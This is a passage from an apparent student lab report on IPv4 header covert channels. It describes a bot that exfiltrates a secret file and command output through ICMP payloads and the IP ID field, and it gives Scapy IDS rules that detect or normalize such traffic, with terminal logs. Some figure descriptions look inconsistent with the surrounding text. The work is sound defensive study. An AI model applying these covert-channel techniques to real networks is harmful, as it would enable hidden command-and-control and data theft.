While these two fields are the most easily utilized, the other aforementioned IPv4 header fields must also be addressed, and we tested the feasibility of using these fields as covert channels by once again conducting a similar test, this time setting all the fields to arbitrary values. We constructed a packet containing an arbitrary source IP, IHL, Length, ID, TTL, and protocol headers:

```

packet = IP(dst="10.64.13.3", src="123.123.123.123", ihl=10, len=123,
id=123, ttl=123, proto=200) / ICMP(type=8, code=0)

```

and measuring the result of which fields remained. If a field remained unchanged, that meant it was a viable covert channel as arbitrary data could be sent and encoded through it, and thus our IDS must act on it. The result of this packet being sent is shown in Figure 4.2.3.

```

root@cvm: /home/student
root@cvm: /home/student# scapy
INFO: Can't import matplotlib. Won't be able to plot.
INFO: Can't import PyX. Won't be able to use psdump() or pdfdump().
WARNING: IPython not available. Using standard Python shell instead.
AutoCompletion, History are disabled.

asPv//VAsa
apvYVVCY/////////Yca
sy/////////YSpCs scpCY//Pp
ayp aYYYYYYYSCP//Ep syY//C
AYAsAYYYYYYYY//Es ctY//S
pccCCT//p cSSpS y//Y
SPFPF//A pR//AC//Y
A//A cyB//C
p//Bc SC//a
P//YQpc A//A
scCccCp//pSP//p p//Y
stY/////////y caa S//P
cayQeyB//Ya pX//a
sy/PsY/////////Ycc aC//Yp
sc sccaCT//PCypaapYCP//Ys
spCPY/////////YPSps
ccaacs

>>> packet = IP(dst="10.64.13.3", src="123.123.123.123", ihl=10, len=123, id=123, ttl=123, p
>>> packet = IP(dst="10.64.13.3", src="123.123.123.123", ihl=10, len=123, id=123, ttl=123, p
ot=200) / ICMP(type=8, code=0)
>>> send(packet)
Sent 1 packets.
>>>

root@cvm: /home/student
sx/PsY/////////Ycc aC//Yp
sc sccaCT//PCypaapYCP//Ys
spCPY/////////YPSps
ccaacs

>>> sniff(interface="ens3", filter="src 123.123.123.123", prn=lambda x:x.show())
###[ Ethernet ]###
dst= 52:54:00:00:05:44
src= 52:54:00:00:05:43
type= 1804
###[ IP ]###
version= 4
ihl= 10
tos= 0x0
len= 123
id= 123
flags=
frag= 0
ttl= 123
proto= 200
checksum= 0x2b07
src= 123.123.123.123
dst= 10.64.13.3
\options\
###[ IP Option Stream ID ]###
| copy_flag= 0
| optclass= control
| option= stream_id
| length= 0
| security= 63407
###[ IP Option End of Options List ]###
| copy_flag= 0
| optclass= control
| option= end_of_list
###[ IP Option End of Options List ]###
| copy_flag= 0
| optclass= control
| option= end_of_list
###[ IP Option End of Options List ]###
| copy_flag= 0
| optclass= control
| option= end_of_list
###[ IP Option End of Options List ]###
| copy_flag= 0
| optclass= control
| option= end_of_list

```

Figure 4.2.3: On the left, a VM sending a packet with manually set source IP, IHL, length, ID, TTL, and protocol fields. The VM on the right sniffs for ICMP packets, and displays the received packet containing the same parameters as the packet sent from the left VM.

As demonstrated in the above image, we are able to set values for all of the listed fields in the IP header, and still have the destination VM receive and read the contents of the packet. Thus, all of these IP header fields will need to be analyzed for the execution of our defense phase.

To defend against these covert channels, a general defense on the IP layer must be devised. As previously mentioned, our methodology will either be to detect, drop, and report any malicious patterns in packet header fields, or to normalize all the data in each packet, so that any adversarial data is overwritten with default values that do not alter the functionality of the packet, as the data is arbitrary to begin with. We must also be careful to not block legitimate packets, so we can use our cover traffic to determine

It is also important to note that many routers perform forms of IP spoofing prevention and protection such as reverse-path forwarding. This technique allows modern routers to drop packets that originate from known invalid networks by performing an RPF check on a forwarding table for the IP packet's source address. The router is then able to check the interface where packets are incoming from, and determine whether the source IP address is one that lies in the path that the sender could potentially use to reach the destination IP. Therefore, if an adversary attempted to encode their communications using the source IP field, and did not take into account the acceptable paths that the packet could take to the bot, the routers in the path between the adversary and bot could discard the packet before it reaches its intended destination.

4.3 Execution

In order for an IDS to not only alert network operators of suspicious activity, but also take action against it, the system that the IDS is running on must have some way to drop or alter packets before they make their way to their destinations within the network that is being monitored. For the implementation of our defense, we utilized Scapy in order to sniff for and dissect any and all IP packets that pass through the IDS. This of course necessitated that all network traffic between VM 1 (client) and VM 3 (adversary) be routed through VM 2 (IDS), as discussed in the infrastructure building phase.

The Python code for the IDS contains three main functions, the handle packet function, the accept packet function, and the deny packet function. The handle packet function is called on every packet that passes through the IDS. The packet can then be inspected however the network administrator decides. When the network administrator feels confident a packet should be allowed through at any part along the handling function, they can call the accept packet function. To deny the packet, they can call the deny packet function, along with a reason for denial to be logged.

Our final implementation of the IDS allows us to generically defend on the IP layer by analyzing the payload and header fields of every IP packet we analyze. As a result of the general defense on the IP layer, we are able to detect both of the attack vectors that were utilized in the attack phase of this mission, the first of which involved implanting the C2 messages between the adversary and client within the ICMP payloads of the packets that were being sent between them. It is difficult to determine whether or not any use of the payload field is for legitimate purposes or not. This is due to the fact that various operating systems follow different standards for what type of data to include within the payload field when sending echo requests and replies. Therefore, independent analysis of the payloads would need to be carried out by a network administrator, in order to implement a specific rule within the IDS to catch known bot communications. In our scenario, we assume that this analysis has already been performed, and we can analyze the payloads of all ICMP packets using this rule:

```
if ICMP in packet:
    if Raw in packet:
        try:
            data = packet[Raw].load.decode()
        except:
            return allowPacket(packet)
        if "botreply" in data:
            return denyPacket(packet, "Known bot reply")
```

The image displays three terminal windows from a VM named 'root@csvm:/home/student'.
Top-left window: Shows the execution of `python3 client.py`. It performs a ping to 10.64.13.3, showing 64 bytes of data and a round-trip time of 37.3 ms. It then sends 1 packet.
Bottom-left window: Shows the execution of `python3 attack.py`. It prompts 'What would you like to do:' and the user enters '!secret'. It then sends 1 packet and prompts 'What would you like to do:' again.
Right window: Shows the execution of `python3 ids ID_BLOCK.py`. It runs an IDS on interface 'ens3'. It displays a list of captured packets (ICMP echo-request and echo-reply). It then shows 'Packet denied: Known bot reply' and 'Details of rejected packet:'. The details include Ethernet II, Internet Protocol Version 4, and ICMP Echo (ping) fields. The ICMP payload is shown as 'botreplythequickbrownfoxjumpsoverthelazydog\n'.

Figure 4.3.1: A demonstration of the IDS catching and dropping a packet containing a known bot reply. In the bottom left, we see that the adversary has sent the bot a command to send the contents of the secret.txt file. On the top left, we see that the bot has sent the contents. The adversary has not received the expected result, and instead we see the packet smuggling the data printed out on the right terminal (IDS VM).

A successful demonstration of the IDS blocking the first form of the first attack phase is shown in Figure 4.3.1. While the above implementation is simple, it demonstrates the ability to analyze the payload field based on user-defined rules, and properly drop packets should a rule be triggered or violated.

We applied this to not only the communication of secret data off of the client VM, but also to the communication of commands and their resulting output, as shown in Figure 4.3.2. So, the IDS is able to block all attack vectors from the first phase of the attack, and deny the adversary the data they were attempting to smuggle out of the organization’s network.


```

root@cvm:/home/student# python3 client.py
PING 10.64.13.3 (10.64.13.3) 56(84) bytes of data:
64 bytes from 10.64.13.3: icmp_seq=1 ttl=64 time=37.3 ms

--- 10.64.13.3 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/ndev = 37.322/37.322/37.322/0.000 ms

Sent 1 packets.
ls -a
.
Sent 1 packets.

root@cvm:/home/student# python3 attack.py
What would you like to do:
!secret
.
Sent 1 packets.
What would you like to do:
!command
What command should the client run?:
ls -a
.
Sent 1 packets.
What would you like to do:

\options \
###[ ICMP ]###
type      = echo-reply
code      = 0
chksum    = 0xa5d3
id        = 0x0
seq       = 0x0
###[ Raw ]###
load      = 'botreplythequickbrownfoxjumpsoverthelazydog\n'

Ether / IP / ICMP 10.64.13.3 > 10.64.13.1 echo-request 0 / Raw
Ether / IP / ICMP 10.64.13.1 > 10.64.13.3 echo-reply 0 / Raw
Ether / IP / ICMP 10.64.13.1 > 10.64.13.3 echo-reply 0 / Raw
packet denied: Known bot reply
Details of rejected packet:
###[ Ethernet ]###
dst       = 52:54:00:00:05:43
src       = 52:54:00:00:05:42
type      = IPv4
###[ IP ]###
version   = 4
ihl       = 5
tos       = 0x0
len       = 276
id        = 1
flags     =
frag      = 0
ttl       = 64
proto     = icmp
chksum    = 0x4b65
src       = 10.64.13.1
dst       = 10.64.13.3
\options \
###[ ICMP ]###
type      = echo-reply
code      = 0
chksum    = 0xd4ea
id        = 0x0
seq       = 0x0
###[ Raw ]###
load      = 'botreply\n.\n.bash_history\n.bash_logout\n.bashrc\n.browsw 1.8.0_linux
amd64.deb\n.cache\nclient2.py\nclient.py\n.config\nC34404-Mission2\n.eLinks\n.links2\n.local\n
mozilla\nnonpath.sh\n.profile\nsecret.txt\n.ssh\n.sudo_as_admin_successful\n.viminfo\n.w3m\n.Xa
uthority\n'

```

Figure 4.3.2: A demonstration of the IDS catching a dropping a packet containing a known bot reply. Results similar to those demonstrated in Figure 4.3.1, however we see that the Raw layer payload contains the output from the “ls -a” command being run on the bot VM. This information has been denied being sent to the adversary.

In response to the second portion of the attack phase, with more complicated covert channels, we implemented IP ID-specific rules in our IDS that would allow us to compare the ID values within the IPv4 headers of packets to ensure that they followed an expected sequence. Assuming that both communicating parties are using Linux, we would expect for the ID values to increase in a relatively linear fashion as a function of time. Thus, we save the first ID value from a source IP address within a dictionary, and whenever another datagram from said IP address is intercepted and analyzed by our IDS, we compare the values to ensure that the value has increased within a certain margin:

```

if packet[IP].src in IP_Dict:
    prevID = IP_Dict[packet[IP].src]
    curID = packet[IP].id
    if (not (0xFFFF - prevID < 1000)) and curID < prevID:
        return denyPacket(packet, "ID not increasing, potential C2
message.\nPrevious ID: " + str(prevID) + ", Current ID: " + str(curID))

```

We account for the maximum value (65535) of the IP ID field and the expected behavior of wrapping back to 0 upon reaching the maximum value. We account for a threshold in our check that can be modified (currently 1000) when the ID wraps back to 0, and deny packets that exhibit unexpected behavior such as a decrease in the value of the IP ID. A demonstration of this rule in action is shown in Figure 4.3.3.

The image shows three terminal windows from a root@csvm:/home/student environment.

- Top Left Window:** Displays ping statistics for 10.64.13.3. It shows three successful ping attempts with 0% packet loss and response times around 15-17ms. The command used is `ping 10.64.13.3`.
- Bottom Left Window:** Shows the execution of `python3 attack2.py`. It prompts "What would you like to do:" and the user enters `!secret`. The output shows "Sent 1 packets." and a list of menu options in Chinese: `0 退出`, `1 漏洞扫描`, `2 漏洞利用`, `3 漏洞检测`, `4 漏洞修复`, `5 漏洞报告`, `6 漏洞分析`, `7 漏洞利用工具`.
- Right Window:** Displays network traffic analysis using `tcpdump`. It shows an ICMP echo-reply packet from 10.64.13.1 to 10.64.13.3. The packet details include:
 - IP: 10.64.13.1 (src) to 10.64.13.3 (dst)
 - ICMP: echo-reply (type 0)
 - Checksum: 0xc53
 - Options: none
 The output also shows several "Packet denied" messages, indicating that the IDS is blocking packets that violate the rule.

Figure 4.3.3: A demonstration of the IDS catching and dropping a packet containing messages encoded within the IP ID field. In the bottom left, we see that the adversary has sent the bot a command to send the contents of the secret.txt file. On the top left, we see that the bot has not received the command. The adversary has not received the expected result, and is instead attempting to parse the cover traffic ID fields, which result in it printing meaningless ASCII values.

In the above image, we see our IDS working as intended. Every time a datagram with IPv4 header that violates the rule that is set, we can see that the packet is being dropped, with output printed in red. Since the adversary believes that its communications with the client have been successfully sent and received, it begins attempting to parse ASCII values from the ICMP cover traffic that is being generated by the bot, and will never cease unless the bot coincidentally sends it a packet with the IP ID field indicating the end of its return message.

When the adversary attempts to execute an arbitrary command, as shown in Figure 4.3.4, the same result is demonstrated of the IDS detecting and blocking any packets with maliciously set IP ID fields.




Figure 4.3.4: A demonstration of the IDS catching and dropping a packet containing messages encoded within the IP ID field. In the bottom left, the adversary has sent the client a command to execute. On the top left, we see that the bot has not received the command. The adversary has not received the expected result, and is instead attempting to parse the cover traffic IP ID fields, which result in it printing meaningless ASCII values.

Likewise, in this image we see that the adversary's attempt to have the "ls -a" command run on the client has failed in a similar way to the one immediately prior to this.

In order for our IDS to form a robust defense, it must also be able to defend against covert channels throughout the rest of the IPv4 header. Thus, we implemented countermeasures for each of the aforementioned fields. Our first check is to see if values are being encoded within the protocol field of the IP header. As there exists a range of unused protocol values, any packet containing an unused protocol should be discarded and treated as malicious, as there should be no reason such a protocol field is set. We perform a check to see if any of these values are present in the IP headers of packets that are being analyzed:

```
if packet[IP].proto > 144 and packet[IP].proto < 253:
    return denyPacket(packet, "Invalid protocol field: IP.proto=" +
str(packet[IP].proto))
```

An example of this rule in action is demonstrated in Figure 4.3.5.

```

root@csvm:/home/student# scapy
INFO: Can't import matplotlib. Won't be able to plot.
INFO: Can't import PyX. Won't be able to use psdump() or pdfdump().
WARNING: IPython not available. Using standard Python shell instead.
AutoCompletion, History are disabled.

aSPX//YASa
apyyyyCY////////YCa
sY////////YSpCs scPY//p
ayp aYyyyyYpSC//p sy//C
AYAsAYyyyyY////////p cY//S
pCCCC//p cSps y//Y | https://github.com/secdev/scapy
SPFFP//a pB//AC//Y | Have fun!
A//A cyP//C
p//Ac sc//A
P//Ycpc A//A | What is dead may never die!
scCCCC//pSP//p p//Y | -- Python 2
sY////////Y caa S//P
cayCyayP//Ya pY/Ya
sY/PsY////////Yc ac/Yp
sc sccaCl//PCypaayCP//Ys
scCPY////////YSPs
ccaacs

>>> packet = IP(src="10.64.13.1", dst="10.64.13.3", proto=250) / ICMP(type=8, code=0)
>>> send(packet)
Sent 1 packets.
>>>

root@csvm:/home/student# python3 ids_PROTO_TEST.py
Running IDS on interface: ens3 (52:54:00:00:05:43)
Analyzing packets with filter: ether dst 52:54:00:00:05:43 and not dst 10.64.13.2
Ether / 10.64.13.1 > 10.64.13.3 250 / Raw
Packet denied: Invalid protocol field: IP.proto=250
Details of rejected packet:
###[ Ethernet ]###
dst = 52:54:00:00:05:43
src = 52:54:00:00:05:42
type = IPv4
###[ IP ]###
version = 4
ihl = 5
tos = 0x0
len = 28
id = 1
flags =
frag = 0
ttl = 64
proto = 250
chksum = 0x4b64
src = 10.64.13.1
dst = 10.64.13.3
\options \
###[ Raw ]###
load = '\x00\x00\x07\xff\x00\x00\x00\x00'

```

Figure 4.3.5: The client (left) attempts to send a forged ping request to the adversary, but is blocked by the IDS (right). A packet with an invalid protocol value (250) within the corresponding field in the IP header is detected and dropped by the IDS.

In addition to the protocol field, we also performed a check on the total length field within the IP header. As we have demonstrated that this value can be arbitrarily set, attackers can encode messages within the field much like the attack that we carried out. Therefore, we ensure that the packet received has a len header field within the IP header matching the actual length of the packet:

```

if len(packet) != packet[IP].len+14:
    return denyPacket(packet, "Invalid packet length field in IP
header. Expected IP.len= "+str(len(packet)-14)+", got
IP.len="+str(packet[IP].len))

```

Because the size of the ethernet layer is 14 bytes, we expect the packet length to be the size of the ethernet layer data plus the IP layer and everything above it. This rule is demonstrated in Figure 4.3.6.

```

root@csvm:/home/student# scapy
INFO: Can't import matplotlib. Won't be able to plot.
INFO: Can't import PyX. Won't be able to use psdump() or pdfdump().
WARNING: IPython not available. Using standard Python shell instead.
AutoCompletion, History are disabled.

aSPX//YASa
apyyyyCY////////YCa
sY////////YSpCs scPY//p
ayp aYyyyyYpSC//p sy//C
AYAsAYyyyyY////////p cY//S
pCCCC//p cSps y//Y | https://github.com/secdev/scapy
SPFFP//a pB//AC//Y | Have fun!
A//A cyP//C
p//Ac sc//A
P//Ycpc A//A | Craft packets like I craft my beer.
scCCCC//pSP//p p//Y | -- Jean De Clerck
sY////////Y caa S//P
cayCyayP//Ya pY/Ya
sY/PsY////////Yc ac/Yp
sc sccaCl//PCypaayCP//Ys
scCPY////////YSPs
ccaacs

>>> packet = IP(src="10.64.13.1", dst="10.64.13.3", len=123) / ICMP(type=8, code=0)
>>> send(packet)
Sent 1 packets.
>>>

root@csvm:/home/student# python3 ids_PROTO_TEST.py
Running IDS on interface: ens3 (52:54:00:00:05:43)
Analyzing packets with filter: ether dst 52:54:00:00:05:43 and not dst 10.64.13.2
Ether / IP / ICMP 10.64.13.1 > 10.64.13.3 echo-request 0
Packet denied: Invalid packet length field in IP header. Expected IP.len=28, got IP.len=123
Details of rejected packet:
###[ Ethernet ]###
dst = 52:54:00:00:05:43
src = 52:54:00:00:05:42
type = IPv4
###[ IP ]###
version = 4
ihl = 5
tos = 0x0
len = 123
id = 1
flags =
frag = 0
ttl = 64
proto = icmp
chksum = 0x4bfe
src = 10.64.13.1
dst = 10.64.13.3
\options \
###[ ICMP ]###
type = echo-request
code = 0
chksum = 0xf7ff
id = 0x0
seq = 0x0

```


any of the source IP address values differ from those that can be expected, such as a source IP address that lies in the reserved address space:

```
packedIP = socket.inet_aton(packet[IP].src)
longIP = struct.unpack("!L", packedIP)[0]
sigIP = (longIP & 0xFF000000) >> 24
if (224 <= sigIP and sigIP <= 255) or sigIP == 0 or sigIP == 127:
    return denyPacket(packet, "Source IP (" + packet[IP].src + ") came from reserved IP")
```

The number of unique IPv4 addresses this rule covers is 570,425,344. Considering there are 2^{32} or 4,294,967,296 possible IPv4 addresses, this rule covers roughly 13% of the IPv4 address space. If an adversary were to randomly encode data in the source IP field, there would be a substantial probability their random selection could be detected by the IDS if they do not take proper precautions. This rule is demonstrated in Figure 4.3.8.

```
root@csvm:/home/student# scapy
INFO: Can't import matplotlib. Won't be able to plot.
INFO: Can't import PyX. Won't be able to use psdump() or pdfdump().
WARNING: IPython not available. Using standard Python shell instead.
AutoCompletion, History are disabled.

aSPY//YASa
apYVVCV/////////Cca
sY////////Xspca spcY//Pp
ayp aYVVCVVCV/////////Pp
AYAsAYVVCVVCV/////////Pp
pCCCC//p cSps y//Y
SPPPP//a pP//RC//Y
a//a cYB//C
p//Bc sC//a
p//Ycpc a//a
sccccp//pSR//p p//Y
sY/////////y caa S//P
cayCayV//Ya BV//a
sY//X/////////Ccc aC//p
sc socaC//PCypaapcP//Ys
spcY/////////YPSps
ccaacs

>>> packet = IP(src="240.11.22.33", dst="10.64.13.3") / ICMP(type=8, code=0)
>>> send(packet)
Sent 1 packets.
>>>
```

```
root@csvm:/home/student# python3 ids_PROTO_TEST.py
Running IDS on interface: ens3 (52:54:00:00:05:43)
Analyzing packets with filter: ether dst 52:54:00:00:05:43 and not dst 10.64.13.2
Ether / IP / ICMP 240.11.22.33 > 10.64.13.3 echo-request 0
Packet denied: Source IP (240.11.22.33) came from reserved IP
Details of rejected packet:
###[ Ethernet ]###
dst      = 52:54:00:00:05:43
src      = 52:54:00:00:05:42
type     = IPv4
###[ IP ]###
version  = 4
ihl      = 5
tos      = 0x0
len      = 28
id       = 1
flags    =
frag     = 0
ttl      = 64
proto    = icmp
chksum   = 0x5d71
src      = 240.11.22.33
dst      = 10.64.13.3
Options  \
###[ ICMP ]###
type     = echo-request
code     = 0
chksum   = 0xf7ff
id       = 0x0
seq      = 0x0
```

Figure 4.3.8: A packet with an invalid source IP field (240.11.22.33) in the IP header that corresponds with a reserved IP address, being detected and dropped by the IDS (right).

Our last defensive measure on the IP layer utilizes a different methodology and is a defense on the TTL field. The defense consists of a modification carried out on every packet that passes through the IDS, normalizing the value of the IP header TTL field.

The following code is run in the accept packet function, so that it is run against every packet before it gets forwarded to the next hop:

```
if not packet[IP].ttl == 0:
    if packet[IP].ttl < 3:
        packet[IP].ttl = packet[IP].ttl - 1
    else:
        packet[IP].ttl = 3
```

It sets the TTL field of all packets to 3, and otherwise decrements their values. This is suitable for the organization, as all hosts in the network are no longer than 3 hops away at that point. The added benefit from this countermeasure is that any data an adversary may have tried to encode in the TTL field is overwritten, and thus nullified as it gets sent into the network. A demonstration of this defense is shown in Figure 4.3.9.

```

root@cvm:/home/student# scapy
INFO: Can't import matplotlib. Won't be able to plot.
INFO: Can't import PyX. Won't be able to use psdump() or pdfdump().
WARNING: IPython not available. Using standard Python shell instead.
AutoCompletion, History are disabled.

    aSPY//YASa
    aPYYYYCY////////YCa |
    sY////////YSpCs scpCY//Pp | Welcome to Scapy
    ayp aYYYYYYYSCP//Pp | syX//C | Version 2.4.4
    AYAsAYYYYYYYY//Ps | cY//S |
    pCCCC//p | cSPps y//Y | https://github.com/secdev/scapy
    SPVV//A | pV//AC//X |
    N//A | cyY////////C | Have fun!
    p//Ac | sc//A |
    P//YCPc | h//A | To craft a packet, you have to be a
    sccccp//pSE//p | p//Y | packet, and learn how to swim in
    sY////////Y | S//P | the waves and in the waves.
    cayCyayP//Ya | pY//A | -- Jean-Claude Van Damme
    sY/PsY////////YCc | aC//p |
    sc sccaCY//BCypaapyCP//Ys |
    spCPY////////YSpS |
    ccaacs |

>>> packet = IP(src="10.64.13.1", dst="10.64.13.3", ttl=123) / ICMP(type=8, code=0)
>>> send(packet)
Sent 1 packets.
>>> send(packet)
Sent 1 packets.
>>> send(packet)
Sent 1 packets.
>>>

```

```

root@cvm:/home/student#
### IP ###
version = 4
ihl = 5
tos = 0x0
len = 28
id = 1
flags = 0
frag = 0
ttl = 3
proto = icmp
chksum = 0x895d
src = 10.64.13.1
dst = 10.64.13.3
\options \
### ICMP ###
type = echo-request
code = 0
chksum = 0xffff
id = 0x0
seq = 0x0

Ether / IP / ICMP 10.64.13.3 > 10.64.13.1 echo-reply 0
### Ethernet ###
dst = 52:54:00:00:05:42
src = 52:54:00:00:05:43
type = IPv4
### IP ###
version = 4
ihl = 5
tos = 0x0
len = 28
id = 46542
flags = 0
frag = 0
ttl = 3
proto = icmp
chksum = 0xd38f
src = 10.64.13.3
dst = 10.64.13.1
\options \
### ICMP ###
type = echo-reply
code = 0
chksum = 0xffff
id = 0x0
seq = 0x0

```

Figure 4.3.9: A packet with an arbitrary TTL is set to 123, representing encoded information the bot (left) is attempting to smuggle out of the network. When the packet is sent, the IDS (right) changes all the TTL fields to 3. The IDS has been modified in this scenario to print out detailed contents of all packets it receives, to show the TTL field has been set to 3 for every packet.

Through our implementation of an IDS that analyzes IP packet headers, we were able to demonstrate how known patterns and expected values can be utilized to detect adversarial communications. Not only were we able to effectively analyze and thwart the attack carried out through our own mission goals, but we also guaranteed that similar systems that utilize fields within the IPv4 header fields will be detected and stopped as well. Thus, we developed a generic defense on the IP layer that not only stops the attacks we developed during the attack phase, but can also block additional attacks that attempt to communicate through other covert channels in the IPv4 header fields.

5. Conclusion

By implementing both an attack and defense surrounding the use of fields within the IP header of packets being sent between our bot client and adversary, we were able to learn about the structure of these fields and their expected values. Considerations such as the data encoding method had to be made when considering each field, as the largest field being only 16 bits in

length necessitates careful planning of which bits to use and for what purpose. The significant bits in the binary representation could be used for signaling, whereas those less significant could be used for a variety of data encoding methods, such as the ASCII values that we incorporated within our solution. The expected and allowed values of each of these fields also has to be taken into consideration, such as the minimum and maximum values of the IHL field, or the source IP addresses from which traffic would be expected, keeping in mind reserved IP address blocks. By studying these values, we were able to broaden the capabilities of our IDS in order to encompass attack vectors outside of the 2 utilized by our attack phase, and develop a general defense on the IP layer.

The encoding and decoding of data was a particular challenge that we faced early in our attack phase. The first iteration of the attack involved just a simple string that allowed the bot and adversary to tell which packets contained information being sent through the covert channel. However, such a system would quickly be detected by a network administrator or IDS looking at payload values and comparing them to those expected, such as timestamps. The payload of a packet can still be utilized as a covert channel if the data is masked in the expected format of a timestamp in the case of Linux, however the IDS could very simply compare the time listed within the payload with its own system clock to determine whether data was being encoded directly into the time fields. Therefore, a more robust covert channel was utilized, that being the ID field within the IP header of each packet. However, with only 16 bits of data available to communicate with per packet, we would need to not only encode the desired data into an integer format, but also use the same field to mark each packet as significant for the bot and adversary. In the end, we utilized a system in which the most significant bit of the encoded integer was set to 1 in order to denote the presence of an encoded character within the ID field, so the bot and adversary would know to interpret the packet as containing meaningful relayed data. The ASCII value of the desired character was added on through the OR bit operation, as it would only take up the lower 8 bits of the ID field, and then an ICMP packet was sent containing the IP header with the calculated ID field.

The implementation of our defense phase allowed us to explore not only what values would violate the expected range for the IP header fields, but also what values they could be set to so as to lessen the impact of false positives occurring. For example, the TTL field being utilized as a covert field was explored in our defense methodology. However, other than an initial value of 64 being assigned to the TTL field, there is no “expected” value of TTL that could be garnered by an IDS, as it would have a difficult time ascertaining how many hops the datagram had to go through in order to reach the network that the IDS is overseeing. Thus, we simply normalize all TTL fields to low values between 1 and 3, thereby erasing any data values that could potentially be encoded within this field. This solution was executed with the knowledge that the packets would be sent directly to their final destination by the IDS, however a similar solution could be executed by an IDS in a generalized environment. Packets being sent directly to a final destination within the network that the IDS monitors could still have an arbitrary low value assigned, while outbound packets could have their TTL values set to a higher value, to guarantee that it reaches the intended destination. With this solution in place, not only have we denied the use of a covert channel by adversaries, but we have done so without introducing any

negative impacts of false positives that occur, whereas a harsher approach that seeks to drop packets could potentially eliminate genuine traffic.

References

1. R. Hofstede *et al.*, "Flow Monitoring Explained: From Packet Capture to Data Analysis With NetFlow and IPFIX," in *IEEE Communications Surveys & Tutorials*, vol. 16, no. 4, pp. 2037-2064, Fourthquarter 2014, doi: 10.1109/COMST.2014.2321898.
2. "Ping (Networking Utility) - Wikipedia". En.Wikipedia.Org, 2022, [https://en.wikipedia.org/wiki/Ping_\(networking_utility\)](https://en.wikipedia.org/wiki/Ping_(networking_utility)). Accessed 10 Dec 2022.
3. <https://www.rfc-editor.org/rfc/rfc777>
4. "Internet Protocol Version 4 - Wikipedia". En.Wikipedia.Org, 2022, https://en.wikipedia.org/wiki/Internet_Protocol_version_4#Header. Accessed 10 Dec 2022.
5. Salutari, Flavia et al. "A Closer Look at IP-ID Behavior in the Wild." PAM (2018).
6. C. R. Taylor and C. A. Shue, "Validating security protocols with cloud-based middleboxes," 2016 IEEE Conference on Communications and Network Security (CNS), 2016, pp. 261-269, doi: 10.1109/CNS.2016.7860493.